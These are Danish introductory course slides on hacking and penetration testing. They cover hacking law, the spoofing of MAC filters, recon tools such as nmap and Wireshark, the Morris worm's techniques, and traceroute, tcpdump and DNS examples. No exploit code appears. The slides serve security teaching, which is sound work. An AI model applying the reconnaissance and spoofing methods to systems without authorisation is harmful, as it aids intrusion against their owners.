

Velkommen til

Basic hacking

Henrik Lund Kramshøj
hlk@solidonetworks.com

`http://www.solidonetworks.com`



Don't Panic!

Skabe en grundig forståelse for hackerværktøjer samt penetrationstest metoder

Design af netværk til minimering af risici.

Det korte svar - drop diskussionen

Det havde oprindeligt en anden betydning, men medierne har taget udtrykket til sig - og idag har det begge betydninger.

Idag er en hacker stadig en der bryder ind i systemer!

ref. Spafford, Cheswick, Garfinkel, Stoll, ... - alle kendte navne indenfor sikkerhed

Hvis man vil vide mere kan man starte med:

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 6 måneder straffes den, som uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et anlæg til elektronisk databehandling.

Hacking kan betyde:

- At man skal betale erstatning til personer eller virksomheder
- At man får konfiskeret sit udstyr af politiet
- At man, hvis man er over 15 år og bliver dømt for hacking, kan få en bøde - eller fængselsstraf i alvorlige tilfælde
- At man, hvis man er over 15 år og bliver dømt for hacking, får en plettet straffeattest. Det kan give problemer, hvis man skal finde et job eller hvis man skal rejse til visse lande, fx USA og Australien
- Frit efter: <http://www.stophacking.dk> lavet af Det Kriminalpræventive Råd
- Frygten for terror har forstærket ovenstående - så lad være!



Hacking ligner indimellem magi



Hacking kræver blot lidt ninja-træning

MAC filtrering på trådløse netværk

Alle netkort har en MAC adresse - BRÆNDT ind i kortet fra fabrikken

Mange trådløse Access Points kan filtrere MAC adresser

Kun kort som er på listen over godkendte adresser tillades adgang til netværket ■

Det virker dog ikke 😊

De fleste netkort tillader at man overskriver denne adresse midlertidigt

Derudover har der ofte været fejl i implementeringen af MAC filtrering

Eksemplet med MAC filtrering er en af de mange myter

Hvorfor sker det?

Marketing - producenterne sætter store mærkater på æskerne

Manglende indsigt - forbrugerne kender reelt ikke koncepterne

Hvad *er* en MAC adresse egentlig

Relativt få har forudsætningerne for at gennemskue dårlig sikkerhed

Løsninger? ■

Udbrede viden om usikre metoder til at sikre data og computere

Udbrede viden om sikre metoder til at sikre data og computere



Der benyttes en del værktøjer:

- **nmap** - <http://www.insecure.org/portscanner>
- **Wireshark** - <http://http://www.wireshark.org/> avanceret netværkssniffer
- **OpenBSD** - <http://www.openbsd.org> operativsystem med fokus på sikkerhed
- **BackTrack** <http://www.remote-exploit.org/backtrack.html>
- **Putty** - <http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html>
terminal emulator med indbygget SSH




BackTrack <http://www.backtrack-linux.org/>

BackTrack er baseret på Linux og må kopieres frit :-)

Brug CD'en eller VMware player til de grafiske værktøjer som Wireshark

Til begyndere indenfor Linux anbefales Ubuntu eller Kubuntu til arbejdsstationer og CentOS til servere

Damn Vulnerable Linux boot CD'er



Damn Vulnerable Linux <http://www.damnvulnerablelinux.org/>
DVL er baseret på Linux og må kopieres frit :-)

Brug CD'en eller VMware player til den

Tænk som en hacker

Rekognoscering


- ping sweep, port scan
- OS detection - TCP/IP eller banner grab
- Servicescan - rpcinfo, netbios, ...
- telnet/netcat interaktion med services

Udnyttelse/afprøvning: Nessus, nikto, exploit programs

Oprydning vises ikke på kurset, men I bør i praksis:

- Lav en rapport
- Gennemgå rapporten, registrer ændringer
- Opdater programmer, konfigurationer, arkitektur, osv.

I skal jo også VISE andre at I gør noget ved sikkerheden.



Klienter og servere

Rødder i akademiske miljøer

Protokoller der er op til 20 år gamle

Meget lidt kryptering, mest på http til brug ved e-handel

We reject kings, presidents, and voting.
We believe in rough consensus and running code.
– The IETF credo Dave Clark, 1992.

Request for comments - RFC - er en serie af dokumenter

RFC, BCP, FYI, informational
de første stammer tilbage fra 1969

Ændres ikke, men får status Obsoleted når der udkommer en nyere version af en standard

Standards track:

Proposed Standard → Draft Standard → Standard

Åbne standarder = åbenhed, ikke garanti for sikkerhed

Udnyttede følgende sårbarheder

- buffer overflow i fingerd - VAX kode
- Sendmail - DEBUG
- Tillid mellem systemer: rsh, rexec, ...
- dårlige passwords

Avanceret + camouflage!

- Programnavnet sat til 'sh'
- Brugte fork() til at skifte PID jævnligt
- password cracking med intern liste med 432 ord og /usr/dict/words
- Fandt systemer i /etc/hosts.equiv, .rhosts, .forward, netstat ...

Lavet af Robert T. Morris, Jr.

Medførte dannelsen af CERT, <http://www.cert.org>



Stiftet som reaktion på The Internet Worm i 1988

betragtet som de seriøse - og konservative

informerer om sårbarheder og trusler

koordinerer aktiviteter - mellem leverandører


opsamler statistik for hacker aktivitet

OSI Reference
Model

Application
Presentation
Session
Transport
Network
Link
Physical

Internet protocol suite

Applications HTTP, SMTP, FTP, SNMP,	NFS
	XDR
	RPC
TCP UDP	
IPv4	IPv6 ICMPv6 ICMP
ARP RARP	
MAC	
Ethernet token-ring ATM ...	



<http://www.tcpdump.org> - både til Windows og UNIX



The screenshot shows the Wireshark website homepage. At the top is a blue banner with the 'WIRESHARK' logo and a shark illustration. Below the banner is a navigation bar with links: HOME, ABOUT, WHAT'S NEW, DOWNLOAD, and FAQ. The main content area is divided into several sections. On the left is a sidebar with links under categories like 'Get It', 'Get Help', 'Develop', and 'Products'. The central part features an article titled 'Sniffing Problems A Mile Away' with a screenshot of the Wireshark interface. To the right of this article is a 'Download Now' box showing version '0.99.3'. Below the article is a 'News' section titled 'Wireshark 0.99.3 Released' dated 'Aug 23, 2006'. On the far right is a 'Q:' and 'A:' section with the question 'How do I capture 802.11 traffic on Windows?' and the answer 'AirPcap'.

WIRESHARK

HOME ABOUT WHAT'S NEW DOWNLOAD FAQ

Get It

[Download](#)

Get Help

[FAQs](#)
[Documentation](#)
[Mailing Lists](#)
[Wiki](#)
[Bug tracker](#)

Develop

[Developer Info](#)

Products

[AirPcap](#)
[Network Toolkit](#)
[OEM WinPcap](#)

Sniffing Problems A Mile Away

The Ethernet network protocol analyzer has changed its name to Wireshark.

The name might be new, but the software is the same. Wireshark's powerful features make it the tool of choice for network troubleshooting, protocol development, and education worldwide.

Wireshark was written by networking experts around the world, and is an example of the power of open source. It runs on Windows, Linux, UNIX, and other platforms.



Download Now

0.99.3

Q:

How do I capture 802.11 traffic on Windows?

A:




News

Wireshark 0.99.3 Released

Aug 23, 2006


Wireshark 0.99.3 has been released. Security-related vulnerabilities in the SCSI, DHCP, ESP, and Q.2931 dissectors have been fixed. See the [advisory](#) for details.

<http://www.wireshark.org>
både til Windows og UNIX, tidligere kendt som Ethernet



Læg mærke til filtermulighederne

Demo: Wireshark



Wireshark



Chaosreader Report

Created at: Sun Nov 16 21:04:18 2003, Type: snoop

[Image Report](#) - Click here for a report on captured images.

[GET/POST Report](#) (Empty) - Click here for a report on HTTP GETs and POSTs.

[HTTP Proxy Log](#) - Click here for a generated proxy style HTTP log.

TCP/UDP/... Sessions

1.	Sun Nov 16 20:38:22 2003	30 s	192.168.1.3:1368 <-> 192.77.84.99:80	web	383 bytes	• as_html
2.	Sun Nov 16 20:38:22 2003	29 s	192.168.1.3:1366 <-> 192.77.84.99:80	web	381 bytes	• as_html

Med adgang til et netværksdump kan man læse det med chaosreader

Output er HTML med oversigter over sessioner, billeder fra datastrømmen osv.


<http://chaosreader.sourceforge.net/>



SSH afløser en række protokoller som er usikre:

- Telnet til terminal adgang
- r* programmerne, rsh, rcp, rlogin, ...
- FTP med brugernavn/passord

NB: Man bør idag bruge SSH protokol version 2!



Login skærmen til Putty terminal programmet

traceroute programmet virker ved hjælp af TTL

levetiden for en pakke tælles ned i hver router på vejen og ved at sætte denne lavt opnår man at pakken *timer ud* - besked fra hver router på vejen

default er UDP pakker, men på UNIX systemer er der ofte mulighed for at bruge ICMP


```
$ traceroute 91.102.91.18
```

```
traceroute to 91.102.91.18 (91.102.91.18), 64 hops max
```

```
 1  192.168.1.1 (192.168.1.1)  4.212 ms  6.932 ms  3.345 ms
 2  89.150.142.1 (89.150.142.1)  33.975 ms  24.961 ms  26.780 ms
 3  ge0-0-0.dex1.vby.dk.ip.fullrate.dk (90.185.4.17)  25.698 ms  41.764 ms  30.
 4  te5-1.cosw1.hoer.dk.ip.fullrate.dk (90.185.7.77)  25.540 ms  30.221 ms  33.
 5  te6-1.alb2nxc7.dk.ip.tdc.net (87.54.42.85)  27.565 ms  42.934 ms  25.277 ms
 6  so-4-0-0.ar1.cph1.gblx.net (64.208.110.21)  31.336 ms  28.399 ms  25.565 ms
 7  ge1-2-10g.ar3.cph1.gblx.net (67.17.105.246)  43.153 ms  33.472 ms  27.527 m
 8  64.211.195.226 (64.211.195.226)  26.504 ms  36.456 ms  26.321 ms
 9  91.102.91.18 (91.102.91.18)  32.093 ms  29.654 ms  29.368 ms
```

```
# tcpdump -i en0 host 217.157.20.129 or host 10.0.0.11
tcpdump: listening on en0
23:23:30.426342 10.0.0.200.33849 > router.33435: udp 12 [ttl 1]
23:23:30.426742 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.436069 10.0.0.200.33849 > router.33436: udp 12 [ttl 1]
23:23:30.436357 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437117 10.0.0.200.33849 > router.33437: udp 12 [ttl 1]
23:23:30.437383 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437574 10.0.0.200.33849 > router.33438: udp 12
23:23:30.438946 router > 10.0.0.200: icmp: router udp port 33438 unreachable
23:23:30.451319 10.0.0.200.33849 > router.33439: udp 12
23:23:30.452569 router > 10.0.0.200: icmp: router udp port 33439 unreachable
23:23:30.452813 10.0.0.200.33849 > router.33440: udp 12
23:23:30.454023 router > 10.0.0.200: icmp: router udp port 33440 unreachable
23:23:31.379102 10.0.0.200.49214 > safri.domain: 6646+ PTR?

200.0.0.10.in-addr.arpa. (41)
23:23:31.380410 safri.domain > 10.0.0.200.49214: 6646 NXDomain* 0/1/0 (93)
14 packets received by filter
0 packets dropped by kernel
```



Ved brug af traceroute og tilsvarende programmer kan man ofte udlede topologien i det netværk man undersøger

Det vi har udført er informationsindsamling

Indsamlingen kan være aktiv eller passiv indsamling i forhold til målet for angrebet

passiv kunne være at lytte med på trafik eller søge i databaser på Internet

aktiv indsamling er eksempelvis at sende ICMP pakker og registrere hvad man får af svar

IP adresserne administreres i dagligdagen af et antal Internet registries, hvor de største er:

- RIPE (Réseaux IP Européens) <http://ripe.net>
- ARIN American Registry for Internet Numbers <http://www.arin.net>
- Asia Pacific Network Information Center <http://www.apnic.net>
- LACNIC (Regional Latin-American and Caribbean IP Address Registry) - Latin America and some Caribbean Islands <http://www.lacnic.net>
- AfriNIC African Internet Numbers Registry <http://www.afrinic.net>

disse fem kaldes for Regional Internet Registries (RIRs) i modsætning til Local Internet Registries (LIRs) og National Internet Registry (NIR)

navneopslag på Internet

tidligere brugte man en **hosts** fil

hosts filer bruges stadig lokalt til serveren - IP-adresser

UNIX: /etc/hosts

Windows `c:\windows\system32\drivers\etc\hosts`

skrives i database filer, zone filer

```
[hlk@bigfoot ~]$ host www.solidonetworks.com
www.solidonetworks.com has address 91.102.95.20
www.solidonetworks.com has IPv6 address 2a02:9d0:10::9
```

består af resource records med en type:

- adresser A-records
- IPv6 adresser AAAA-records
- autoritative navneservere NS-records
- post, mail-exchanger MX-records
- flere andre: md , mf , cname , soa , mb , mg , mr , null , wks , ptr , hinfo , minfo , mx

IN	MX	10	mail.security6.net.
IN	MX	20	mail2.security6.net.
www	IN	A	91.102.95.20
